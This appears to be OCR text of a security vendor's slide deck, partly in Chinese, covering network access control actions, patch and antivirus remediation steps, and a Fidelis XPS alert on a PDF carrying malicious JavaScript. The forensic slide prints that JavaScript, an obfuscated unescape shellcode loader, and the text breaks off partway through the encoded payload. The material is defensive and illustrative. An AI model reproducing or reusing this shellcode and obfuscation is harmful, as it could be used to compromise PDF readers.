
FAIRLINE

進行 Restrict




FAIRLINE

進行Remediate



FAIRLINE


發出告警、提醒


Views
Search
All Hosts (109)
Policies
History
Filters
Search
All
Segments (109)
Organizational Units
All Hosts
109 OF 109 HOSTS
Host
MAC Address
Function
Actions
Notify
Audit
Authenticate
Remediate
Restrict
AWS
Palo Alto Networks Next-Generation Firewall
ServiceNow
VMware NSX
VMware vSphere
Cancel Actions
Add To List...
Recheck
Delete
Clear Detection
Comment...
Information
Threat Protection
Exceptions
Email Compliance Report
HTTP Notification
HTTP Redirection to URL
Send Balloon Notification
Send Email
Send Email to User
Send Notification (OS X)
Profile
Search
General
User
Network Acces
Applications
Function: Computer
10.0.2.220
2001:1706:a1bc::a00:2dc
Offline host became online
New Host
New IPv6 Address
Wireless Host Connected
6/13/19 7:43:33 AM

參考改善步驟

1. 強化事件可視性，詳細且即時掌握行政區、伺服器區、FAB、IOT資安狀況
2. 依據公布之資安事件鎖定沒上特定Windows KB Patch 或開啟特定Port的設備，特別加以注意或予以與其他設備網路區隔以避免疫情發生時擴大
3. 依照資安合規設定Policy 未於一週內更新Windows Update予以告警並限時更新，嚴重者告警後強制更新，或予以轉移至緩衝區VLan
4. 依照資安合規設定Policy未於每日更新防毒軟體特徵碼予以告警並限時更新，嚴重者告警後強制更新，或予以轉移至緩衝區VLan
5. 結合 APT功能，獲取勒索軟體或ZeroDay攻擊的特徵自動化確認有無已感染之設備，以迅速反應

鑑識: Unknown Protocol 傳入的PDF檔已被植入惡意 JavaScript



FAIRLINE

鑑識: Unknown Protocol 傳入的PDF檔已被植入惡意 JavaScript

FIDELIS XPS | Dashboard | Alerts | Metadata | Reports | Policies | System | 12:23 | admin

Alerts / List / Alert #5283

Export | Tune | Layout

Back | 1 of 2 Alerts | <Prev | Next> | Find Metadata | default | No Label | New | unassigned | Purge | 0

Src (Client)	F.UNKNOWN...	Dst (Server)
172.16.16.1 unknown [Empty]	5123 34531	92.48.210.237 Netherlands [Empty]

Severity	MEDIUM
Alert Time	2016-03-10 11:58:42
Rule Name	FSS_Suspicious JavaScript in PDF
Summary	Suspicious JavaScript detected in: -JavaScriptString.29
Decoding Path	F.UnknownProtocol*/client ↳ pdf(-JavaScriptString.... ↳ javascript

Additional Information

Filename	-JavaScriptString.29
Filetype	javascript
Filesize	3 KB
MD5	01d9e0302481dc7996bfde45e6f6dea7
Alert UUID	7fae5e31-e674-11e5-a190-000c29e1de4c
Alert ID	5283
Insert Time	2016-03-10 11:59:35
Age of Alert	24 minutes ago
Threat Score	50
Compression	0
Session ID	6260268406261731976
Action	ALERT
CommandPost	Console
Component Name	Direct
Component IP	192.168.11.112

Forensic Data — Text | Hex


惡意 JavaScript 程式碼

```
function urpl(sc){
var keyu= "u";
var re = /Z/g;
sc = sc.replace(re,keyu);
return sc;
}
function StringBuffer()
{
    this._strings = new Array;
}

StringBuffer.prototype.append = function(str)
{
    this._strings.push(str);
    return this;
}

StringBuffer.prototype.toString = function()
{
    return this._strings.join("");
}


StringBuffer.prototype.length = function()
{
    var str = this._strings.join("");
    return str.length;
}
var unes=unescape;
var sc =  unes(urpl("%Zc8d9%Z74d9%Zf424%Ze7ba%Zd3db%Z29bc%Z5fc9%Z9fb1%Z5731%Z8314%Z2708%Z4431%Z376c%Z5052%Zd8e7%Zbcd3%Z930f%Zbcd1%Z52e7%Z4896%Zae18%Zd427%Z11d4%Ze759%Z3b0f%Zbcd2%Z52e7%Z5096%Zae18%Zd427%Zd8a8%Z0314%Z0b0f%Zbcd2%Z52e7%Z5496%Zae18%Zd427%Zcc42%
Zc0d3%Z1b0f%Zbcd2%Z52e7%Z5896%Zae18%Zd427%Z404a%Z63ae%Z6b0f%Zbcd2%Z52e7%Z5c96%Zae18%Zd427%Zd34b%Zca09%Z7b0f%Zbcd2%Z52e7%Z6096%Zae18%Zd427%Zbef1%Zac29%Z4b0f%Zbcd2%Z52e7%Z6496%Zae18%Zd427%Za2f8%Z54d9%Z5b0f%Zbcd2%Z52e7%Z6896%Zae18%Zd427%Z4c1c%Zb32e%Zab0f%Zbcd
2%Z52e7%Z7096%Zae18%Zd427%Z4c0b%Zb0d0%Zbb0f%Zbcd2%Z52e7%Z0496%Zae18%Zd427%Zf911%Zc06a%Z8b0f%Zbcd2%Z52e7%Z0896%Zae18%Zd427%Z6264%Zc466%Z9b0f%Zbcd2%Z52e7%Z1096%Zae18%Zd427%Zcc01%Zc75c%Zeb0f%Zbcd2%Z52e7%Z7896%Zae18%Zd427%Z257f%Zb259%Zfb0f%Zbcd2%Z52e7%Z7c96%Z2
